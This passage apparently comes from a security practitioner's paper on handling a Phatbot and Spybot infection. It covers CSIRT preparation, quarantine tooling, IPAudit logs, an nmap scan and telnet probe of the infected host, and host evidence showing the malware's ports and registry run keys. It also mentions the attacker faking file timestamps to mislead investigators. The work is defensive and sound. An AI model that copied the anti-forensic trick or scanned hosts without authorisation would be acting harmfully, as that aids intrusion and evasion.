
She would have done this to change the creation date and time of her bot in order to feed any investigators and/or system administrators false information should they stumble upon her bot.

V. The Incident Handling Process

Following is information from the perspective of the Incident Handler regarding the target network where the intrusion and infection had just taken place. Please remember that due to the sensitive nature of the author's employment, it would be inappropriate to reveal the specific nature and policies of her employer. Therefore, the content to follow is purposely generic. Such material can be customized to meet more specific organizational needs.

A. Preparation

Prior to the compromise/infection of Brilliant Programmer's targeted network, a Computer Security Incident Response Team (CSIRT) was in place. The team consisted of four full time analysts and others, including managers, legal counsel, and a representative from the Department of Human Resources, on an as-needed basis. Appropriate policy and procedures had been established including a flow chart outlining the responses to most common incidents shown below.



The CSIRT used the National Institute of Standards and Technology's (NIST) special publication 800-61, "Computer Security Incident Handling Guide"[32] written by Tim Grance, Karen Kent, and Brian Kim, as their main aid and reference manual in handling different types of incidents.

Pre-established disaster recovery procedures were in place and recently tested. This document contained specific information, understandable by people of varied skill levels, about recovering from various types of incidents encountered in the employer's facilities. Detailed backup and recovery plans for each supported platform were included in this document.

Acceptable Use Policies (AUP) were in place, and referred to in the banner pages of all company owned equipment. The AUP described what was and was not considered acceptable use of the company's network. Penalties for disregarding these policies were also outlined in the document and included network privilege suspension, dismal, and prosecution. These Policies were based directly upon SANS's sample AUP available for download from:
http://www.sans.org/resources/policies/Acceptable_Use_Policy.pdf

CSIRT members had pre-assembled jump kits ready for immediate response to an incident. The items contained in the kits were largely pre-assembled per SANS recommendations (SANS 59-64). Each tool kit consisted of the following items:

- Host Inspection Checklists for all Operating Systems expected to be encountered
- Evidence collection scripts that run from trusted binaries for most prevalent Operating Systems encountered
- CD holder with Service Packs, dd and Ghost 2003[33] for creating disk images, and other favorite software
- Removable media for evidence collection (including a $120.00 U.S. 120GB USB disk drive[34] and small portable USB pen disk)
- Dual OS laptop PC with security tools pre-installed for analysis
- Mini network hub with spare cables
- Cell Phones with extra batteries

[32] NIST's Computer Security Incident Handling Guide: http://csrc.nist.gov/publications/nistpubs/800-61/sp800-61.pdf
[33] Ghost: A commercial disk imaging tool for Windows available from: http://enterprisesecurity.symantec.com/products/products.cfm?productID=3
[34] 120GB USB Drive: http://www.xpcgear.com/12usb20expor.html

Blank copy paper for taking notes, as well as bound notebooks in case evidence is needed for legal purposes (so it would be apparent if a page had been removed)
Paper clip, Flashlight, mini-tool kit (screw drivers, pliers, etc) (The CSIRT members do not carry these when flying)
Extra pens and business cards
A copy of NIST's Computer Security Incident Handling Guide[35]
Emergency contact information

Various intrusion detection devices were already in use and strategically placed on different segments of the company networks.

Prior to this incident, the target network had widely deployed an automated DHCP registration system called NetReg[36]. NetReg required system owners to register their computers in order to gain access to the company network. Not all segments had this service. The purpose of the registration system was to aid in identifying the users, who would need to be contacted in the event of a computer security incident.

Shortly before the Blaster worm hit, the company quickly integrated NetReg with Nessus's[37] remote vulnerably scanner plug-in for MS03-26 using NASL (Nessus Attack Scripting Language). The previously registered hosts were then unregistered from the NetReg managed network segments. When these hosts attempted to re-register, a Nessus scan was performed in order to determine if the hosts were missing the MS03-026 (and later the MS03-039) patch. If the patch was installed, the hosts were again allowed full network access. If the patch was missing, these hosts were redirected to a self help web site with instructions for download and installation of the patch. Blaster (and later Welchia) cleanup tools were also quickly added to the self help web site. The entire process was based on a similar solution from the University of Connecticut's available from: http://security.uconn.edu/old_site/uconn_response.html .

This system was then used to create a quarantining system. Upon identification of infected hosts by IDS or other verified complaints, the registered users were notified via e-mail. The users were allotted 24 hours to voluntarily clean and secure their computers by using the self help web site (link included in the notice), or by their own means. If after 24 hours the hosts were found infected again, the hosts were placed in quarantine. The quarantine network was the same network

[35] NIST's Computer Security Incident Handling Guide: http://csrc.nist.gov/publications/nistpubs/800-61/sp800-61.pdf
[36] NetReg: http://www.netreg.org/
[37] Nessus: Free remote vulnerability scanner: http://www.nessus.org/

(internal private vlan) that these hosts were assigned when in pre-registration state. Instead of getting the default registration webpage, the hosts were immediately directed to the self help website.

Note: It was possible for the quarantined hosts to infect new pre-registered hosts. However, the same risks applied to the network segments where the registered hosts end up. Both the network segments were hostile networks.

The self help website provided instructions for the users to release their own computers from quarantine. This was done by forcing these users to install the patch included in MS03-26 (later the MS03-039), the corresponding service pack(s) if missing would also be required first, followed by Network Associates Incorporated's (NAI) free stinger tool. These tools were bundled together with a notification system into one executable (.exe) to make it easy for the user. This was the beginnings of the eradication tool! The notification system was used to send a log of the process to the CSIRT members in order to close the incident and/or release the host from quarantine.

The tool was later updated to include forced installation of ALL missing service packs and security patches. The Nessus scanning portion was removed, and NAI's DAILYSCAN.ZIP was added to detect and clean ALL known viruses, worms, and trojans. All registered hosts must run the eradication tool in order to gain full access to the company's network.

B. Identification

1. Network

The sample to follow was gathered via a freely available network monitoring tool known as IPAudit[38] written by Jon Rifkin of the University of Connecticut. This tool uses the Pcap Packet Library[39] to read session connections between hosts over time and records them every thirty minutes. Using IPAudit-Web[40], IPAudit's graphical web interface tool, infected PCs and other network incidents can be quickly and easily identified. This tool is also useful for going back in time to verify a complaint about a past incident. IPAudit has great reporting features that allow for quick analysis of the collected data.

[38] IPAudit: Free Network Monitor available from http://ipaudit.sourceforge.net/index.html (June 14, 2004)
[39] Libpcap: Free packet capture library available from http://www-nrg.ee.lbl.gov/ (April 20, 2004)
[40] IPAudit-Web: Ipaudt graphical web interface: http://ipaudit.sourceforge.net/ipaudit-web/index.html (June 14, 2004)

The first screen of IPAudit's web interface contains a clickable graphic image linked to each strategically placed IDS sensor that charts traffic levels over time. A handler can quickly drill down to different reports for each sensor. The graphics quickly identify spikes and/or unusual traffic levels on each sensor.

The second screen, a sample taken from Jon Rifken's old IPAudit website, unrelated to this particular incident, gives the handler a quick over view of the particular sensor clicked on from the first page (Figure 8).

Note: IPAudit is now hosted at **ipaudit.sourceforge.net**.




Figure 8: Sample IPAudit Web Report[41]

The third screen (there are more options available that will not be covered here), is a 30 minute interval page where the handler can

[41] IPAudit Web Report Sample curtosy of Jon Ripken, the founder of IPAudit: http://www.sp.uconn.edu/~jrifkin/ipaudit/screenshot.gif (June 14, 2004)

quickly drill down to any time of the day in 30 minute intervals, on any day of the month for as long as IPAudit is configured to store the logs.

The fourth screen summarizes the traffic, and provides other sections the handler can use to drill down, all the way to individual reports for each IP in the company's IP address space. This page has a section that reports the top 40 (configurable) "Possible Incoming Scan Hosts**"** to see what IPs are attacking a network**,** "Possible Outgoing Scan Hosts" where internally infected hosts are usually identified, "Busiest Local Hosts" where the handler can quickly see where the most traffic is coming from, "Busiest Remote Host, as well as the "Busiest Host Pairs". The second level report contains an area where a report can quickly be generated for any IP address on a network ☺

Returning to Brillant Programer's incident, one of the CSIRT members arrived at work shortly before 08:15 am on the day of the incident. After catching up with e-mail, the handler began the day with a review of the IPAudit logs from that morning. The logs quickly revealed that an obvious infection had occurred at 07:30 am. The IPAudit logs were usually one hour behind real time.

Once the handler clicked on the latest 30 minute report, which happened to be the 7:30 am report on this particular day, the handler quickly noticed that the first host listed in the "Possible Outgoing Scan Hosts" section had contacted nearly 8,000 remote hosts that half hour alone! The handler clicked on the IP and was brought to that IP's specific report (Figure 9).

This snapshot is only a very small sampling. Remember, the infection generated lots of traffic, which is what initially brought it to the handler's attention.

Local IP	Remote IP	Proto-col	Local Port	Remote Port	Incoming Bytes	Outgoing Bytes	Incoming Packets	Outgoing Packets	First Packet Time	Last Packet Time	Last Talker
10.192.31.32	1.1.227.121	tcp	4028	1433	0	62	0	1	07:30:00.9423	07:30:00.9423	L
10.192.31.32	1.1.227.121	tcp	4005	1025	0	62	0	1	07:30:00.9427	07:30:00.9427	L
10.192.31.32	1.1.227.121	tcp	4039	80	0	62	0	1	07:30:00.9442	07:30:00.9442	L
10.192.31.32	1.1.227.121	tcp	4001	135	0	62	0	1	07:30:00.9456	07:30:00.9456	L
10.192.31.32	1.1.227.121	tcp	4034	5000	0	62	0	1	07:30:00.9465	07:30:00.9465	L
10.192.31.32	1.1.227.121	tcp	4017	139	0	62	0	1	07:30:00.9590	07:30:00.9590	L
10.192.31.32	1.1.227.121	tcp	3990	2745	0	62	0	1	07:30:00.9599	07:30:00.9599	L
10.192.31.32	1.1.227.121	tcp	4015	6129	0	62	0				

```
                    1 07:30:00.9599 07:30:00.9599 L      -
    10.192.31.32   1.1.227.121 tcp      4006    445       0       62       0
                    1 07:30:00.9606 07:30:00.9606 L      -
    10.192.31.32   1.1.227.121 tcp      4012   3127       0       62       0
                    1 07:30:00.9607 07:30:00.9607 L      -
```

Figure 9: Example Phatbot-infected host via IPAudit

Notice that the IP is the one assigned to the victim PC. From Phatbot's host based signatures section, as discussed earlier, this traffic pattern should be familiar. This host is attacking TCP ports 1433, 1025, 80, 135, 5000, 139, 2745, 6129, 445, and 3127 on 8,000 hosts (not shown) in one half hour.

2. IDS

Incident handling procedures instructed the handler to validate an incident twice before notifying the local system administrator. This was necessary to avoid false alarms. So at 08:33 am, the handler checked the company's signature based IDS system to see if there were any correlating events.

Curiously, there were no correlating alerts logs.

3. Local Inspections

Lastly, a remote port scan was done in order to possible identify which services may have been attacked as well as further validate the incident.

The results of an nmap scan showed:

```
sudo ./nmap -sT -sR -P0 -p1-65535 -A 10.192.31.32

Starting nmap 3.45 ( http://www.insecure.org/nmap/ ) at -08:36 EDT
Interesting ports on infected_host.com (10.192.31.32):
(The 65528 ports scanned but not shown below are in state: closed)
PORT      STATE    SERVICE       VERSION
69/tcp    filtered tftp
135/tcp   open     msrpc         Microsoft Windows msrpc
139/tcp   open     netbios-ssn
445/tcp   open     microsoft-ds  Microsoft Windows XP microsoft-ds
1025/tcp  open     msrpc         Microsoft Windows msrpc
5695/tcp  open     unknown
15458/tcp open     unknown
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port15458-
TCP:V=3.45%D=4/20%Time=40856874%r(NULL,18,"220\x20Bot\x20Serv
SF:er\x20\(Win32\)\r\n")%r(GenericLines,2C,"220\x20Bot\x20Server\x
20\(Win3SF:2\)\r\n221\x20Bye\.\r\n221\x20Bye\.\r\n")%r(GetRequest,
2C,"220\x20Bot\xSF:20Server\x20\(Win32\)\r\n221\x20Bye\.\r\n221\x2
0Bye\.\r\n")%r(HTTPOptioSF:ns,2C,"220\x20Bot\x20Server\x20\(Win32\
)\r\n221\x20Bye\.\r\n221\x20Bye\SF:.\r\n")%r(RTSPRequest,2C,"220\x
20Bot\x20Server\x20\(Win32\)\r\n221\x20BSF:ye\.\r\n221\x20Bye\.\r\
```

```
n")%r(RPCCheck,14E,"220\x20Bot\x20Server\x20\(WiSF:n32\)\r\n221\x2
0Bye\.\r\n221\x20Bye\.\r\n221\x20Bye\.\r\n221\x20Bye\.\rSF:\n221\x
20Bye\.\r\n221\x20Bye\.\r\n221\x20Bye\.\r\n221\x20Bye\.\r\n221\x
SF:20Bye\.\r\n221\x20Bye\.\r\n221\x20Bye\.\r\n221\x20Bye\.\r\n221\
x20Bye\.SF:\r\n221\x20Bye\.\r\n221\x20Bye\.\r\n221\x20Bye\.\r\n221
\x20Bye\.\r\n221SF:\x20Bye\.\r\n221\x20Bye\.\r\n221\x20Bye\.\r\n22
1\x20Bye\.\r\n221\x20ByeSF:\.\r\n221\x20Bye\.\r\n221\x20Bye\.\r\n2
21\x20Bye\.\r\n221\x20Bye\.\r\n2SF:21\x20Bye\.\r\n221\x20Bye\.\r\n
221\x20Bye\.\r\n221\x20Bye\.\r\n221\x20BSF:ye\.\r\n")%r(DNSVersion
BindReq,9A,"220\x20Bot\x20Server\x20\(Win32\)\r\SF:n221\x20Bye\.\r
\n221\x20Bye\.\r\n221\x20Bye\.\r\n221\x20Bye\.\r\n221\x2SF:0Bye\.\
r\n221\x20Bye\.\r\n221\x20Bye\.\r\n221\x20Bye\.\r\n221\x20Bye\.\
SF:r\n221\x20Bye\.\r\n221\x20Bye\.\r\n221\x20Bye\.\r\n221\x20Bye\.
\r\n")%rSF:(DNSStatusRequest,90,"220\x20Bot\x20Server\x20\(Win32\)
\r\n221\x20Bye\.SF:\r\n221\x20Bye\.\r\n221\x20Bye\.\r\n221\x20Bye\
.\r\n221\x20Bye\.\r\n221SF:\x20Bye\.r\n221\x20Bye\.\r\n221\x20Bye\
.\r\n221\x20Bye\.\r\n221\x20ByeSF:\.\r\n221\x20Bye\.\r\n221\x20Bye
\.\r\n");
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows
2000 Professional or Advanced Server, or Windows XP, Microsoft
Windows 2000 Professional RC1 or Windows 2000 Advanced Server
Beta3
Nmap run completed -- 1 IP address (1 host up) scanned in 162.055
seconds
```

The handler noticed some unusual data spewing from TCP 15458, so the handler attempted to connect directly to the port. The results of a telnet to the 15458 port:

```
$ telnet 10.192.31.32 15458
Trying 10.192.31.32...
Connected to 10.192.31.32.
Escape character is '^]'.
220 Bot Server (Win32)

221 Bye.

221 Bye.

221 Bye.
^]
telnet> quit
Connection closed.
```

At that point the handler had verified the incident using two different sources, IPAudit and nmap. It was impossible that this was a false alarm because two or more sources were used to correlate the evidence.

The nmap option reviewed from Section II follows:

```
When running Nmap on a Linux or Unix machine, it needs to be run
with "root" (the Linux/Unix equivalent to Windows Administrator or
Owner accounts) privileges. Best practices dictate to not logon
with these super user accounts, but to only run what you
```

specifically need them for using the sudo command on Linux/Unix machines or the "Run as…" option on Windows machines.

The –sT option was used to perform a "TCP Connect" scan. The –sR option was used to include an "RPC scan". The –p0 option was used to disable pings in case a local or host based firewall was in use. The –p1-65535 option told Nmap to scan every available port. The –A option, perhaps the most important option in the sample, is fairly new with Nmap and is used to tell Nmap to probe each port "aggressively" in an attempt to identify the actual application running on each port. Last it the IP of the alleged infected machine.

At 8:40 a.m., the handler opened a case and logged this information. The handler did not yet totally recognize this footprint, but because it was behaving much like previous worms, the handler notified the system administrator, as documented in the incident handling flow chart shown earlier, instead of electing to do a host inspection. The handler knew from experience that the sooner a sample was submitted to the AV vendors, the sooner the worm would be eradicated from the company's network.

Rather than waiting for the administrator to read the e-mail notice, the handler telephoned the administrator. The handler knew that many administrators are swamped with e-mail, so the notice might not get the immediate attention it needed. The handler quickly explained the situation to the administrator and the administrator was thrilled to help! (It is truly amazing what can be accomplished via a friendly phone call vs. an official, stuffy notice.)

By 8:45 a.m., the handler had directed the local administrator to the CSIRT's special intranet site where the local administrator received instructions on running the CSIRT's evidence collection script. The evidence gathered from the script was used to obtain information needed to discover the where, what, when, and how details of the new malicious code. It took only about one minute to run the collection script, and then another three to four minutes to exchange the e-mail.

By 8:50 a.m. the handler reviewed the infected host's report with the administrator still on the phone. Excerpts from the log file generated from the evidence collection script are shown below:

```
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process            Port  Proto Path
408   svchost        ->  135   TCP   C:\WINNT\system32\svchost.exe
8     System         ->  139   TCP
8     System         ->  445   TCP
```

```
1340  soundman       ->  559   TCP   C:\WINNT\soundman.exe
684   MSTask         ->  1025  TCP   C:\WINNT\system32\MSTask.exe
8     System         ->  1047  TCP
1340  soundman       ->  1056  TCP   C:\WINNT\soundman.exe
800   winamp         ->  1231  TCP   C:\WINNT\System32\winamp.exe
800   winamp         ->  10766 TCP   C:\WINNT\System32\winamp.exe
800   winamp         ->  27740 TCP   C:\WINNT\System32\winamp.exe

408   svchost        ->  135   UDP   C:\WINNT\system32\svchost.exe
8     System         ->  137   UDP
8     System         ->  138   UDP
8     System         ->  445   UDP
236   lsass          ->  500   UDP   C:\WINNT\system32\lsass.exe
224   services       ->  1029  UDP  C:\WINNT\system32\services.exe
1072  MsgSys         ->  38037 UDP   C:\WINNT\System32\MsgSys.EXE
```

Unusual services running on TCP ports 559, 1056, 1231, 10766, and 27740 were documented using Foundstone's Fport[42] utility. Fport was used to learn what processes or services were opening ports. This particular report indicated that this host was infected with more than one virus. In this author's experience, this is not an unusual occurrence.

Below are the services recorded using the NT resource kit utility srvinfo[43]:

```
Services:
   [Stopped] Alerter
   [Stopped] Application Management
   [Stopped] Background Intelligent Transfer Service
   [Running] Computer Browser
   [Stopped] Indexing Service
   [Stopped] ClipBook
   [Running] DHCP Client
   [Stopped] Logical Disk Manager Administrative Service
   [Running] Logical Disk Manager
   [Running] DNS Client
   [Running] Event Log
   [Running] COM+ Event System
   [Stopped] Fax Service
   [Running] Kodak Camera Connection Software
   [Running] Server
   [Running] Workstation
   [Running] TCP/IP NetBIOS Helper Service
   [Running] Messenger
   [Stopped] NetMeeting Remote Desktop Sharing
   [Stopped] Distributed Transaction Coordinator
   [Stopped] Windows Installer
   [Stopped] Network DDE
   [Stopped] Network DDE DSDM
   [Stopped] Net Logon
   [Running] Network Connections
   [Running] Norton AntiVirus Client
   [Stopped] NT LM Security Support Provider
```

[42] Fport: http://www.foundstone.com/resources/proddesc/fport.htm (free)
[43] Srvinfo: http://www.microsoft.com/downloads/details.aspx?familyid=9d467a69-57ff-4ae7-96ee-b18c4790cffd&displaylang=en (free)

```
[Running] Removable Storage
[Running] Plug and Play
[Running] IPSEC Policy Agent
[Running] Protected Storage
[Running] ptssvc <<?
[Stopped] Remote Access Auto Connection Manager
[Running] Remote Access Connection Manager
[Stopped] Routing and Remote Access
[Running] Remote Registry Service
[Stopped] Remote Procedure Call (RPC) Locator
[Running] Remote Procedure Call (RPC)
[Stopped] QoS RSVP
[Running] Security Accounts Manager
[Stopped] Smart Card Helper
[Stopped] Smart Card
[Running] Task Scheduler
[Running] ScsiAccess
[Running] RunAs Service
[Running] System Event Notification
[Stopped] Internet Connection Sharing
[Stopped] soundman <<<????
[Running] Print Spooler
[Stopped] Performance Logs and Alerts
[Running] Telephony
[Stopped] Telnet
[Running] Distributed Link Tracking Client
[Stopped] Uninterruptible Power Supply
[Stopped] Utility Manager
[Stopped] Windows Time
[Running] winamp <<hmmm
[Running] Windows Management Instrumentation
[Stopped] Portable Media Serial Number Service
[Running] Windows Management Instrumentation Driver Extensions
[Running] Automatic Updates
```

The Registry's HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ key contained the following:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
+ mobsync.exe /logon
+ C:\WINNT\SYSTEM\Kernel32.dll
+ C:\Program Files\eDonkey2000\eDonkey2000.exe -t
+
+ C:\WINNT\Fonts\msoffice.hta
+ C:\WINNT\System32\Whs2.exe
+ C:\Program Files\NavNT\vptray.exe
+ soundman.exe  <<<Phatbot
+ winamp.exe <<Spybot
+ "C:\Program Files\Common Files\Real\Update_OB\realsched.exe"  -
osboot
```

Sysinternal's freeware Autoruns[44] tool was used to record the most common startup registry keys.

[44] Autoruns by Systinternals: http://www.sysinternals.com/ntw2k/freeware/autoruns.shtml (free)

The handler recognized winamp.exe as some other bot, but was unfamiliar with soundman.exe. At 08:55 a.m., the handler instructed the administrator to use winzip to make a compressed copy of soundman.exe and send it to the CSIRT. By 09:13 a.m., a member of the CSIRT team had quickly submitted samples to three of the top anti-virus protection companies, including one for which the company had a site license.

Approximately 2 hours later at 11:15 a.m., the anti-virus company with whom the company had the site license sent the CSIRT member a new virus signature file! They had reported updating their emergency definition file to include the new pattern at that same time. How's that for service?

C. Containment

The infected host was disconnected from the network at 08:56 a.m. This was accomplished by removing its network cord and disabling the Network Interface Card (NIC). (Doing both works best, as an unaware user almost always plugs the infected computer back in). For additional protection, a note was posted on the monitor stating the reason the computer had been isolated, and who to contact for further information. The administrator was told the CSIRT would notify him when to run the eradication tool, which would include a new signature.

